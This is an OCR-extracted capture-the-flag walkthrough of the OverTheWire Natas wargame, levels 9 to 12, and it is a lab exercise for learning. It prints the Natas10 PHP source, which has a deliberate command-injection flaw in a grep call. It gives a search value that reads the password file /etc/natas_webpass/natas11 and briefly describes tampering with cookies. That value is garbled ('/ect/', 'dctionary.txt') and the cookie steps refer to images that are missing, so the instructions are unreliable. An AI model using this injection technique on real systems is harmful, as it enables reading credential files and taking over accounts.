



Using this "/etc/natas_webpass/natas10" we can find the password of Natas10.



Natas9 -> Natas10


Go to Natas10 and view the source code.






```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


Type this one on the webpage search bar “grep -i -v /ect/natas_webpass/natas11 dctionary.txt”. And get the Natas 11 password.




Natas10 -> Natas11


Go to Natas11 and open the source code.







Cookies are encoded, so we need to decode them using this PHP code. Firstly, we need to find the key. We can find it using this source code.







After finding the key we can decode to cookies.






After the change proxy setting, we can change the cookies. After changing it, the password can be contained.






Natas11 -> Natas12


Log in to Natas12 using the username and password.



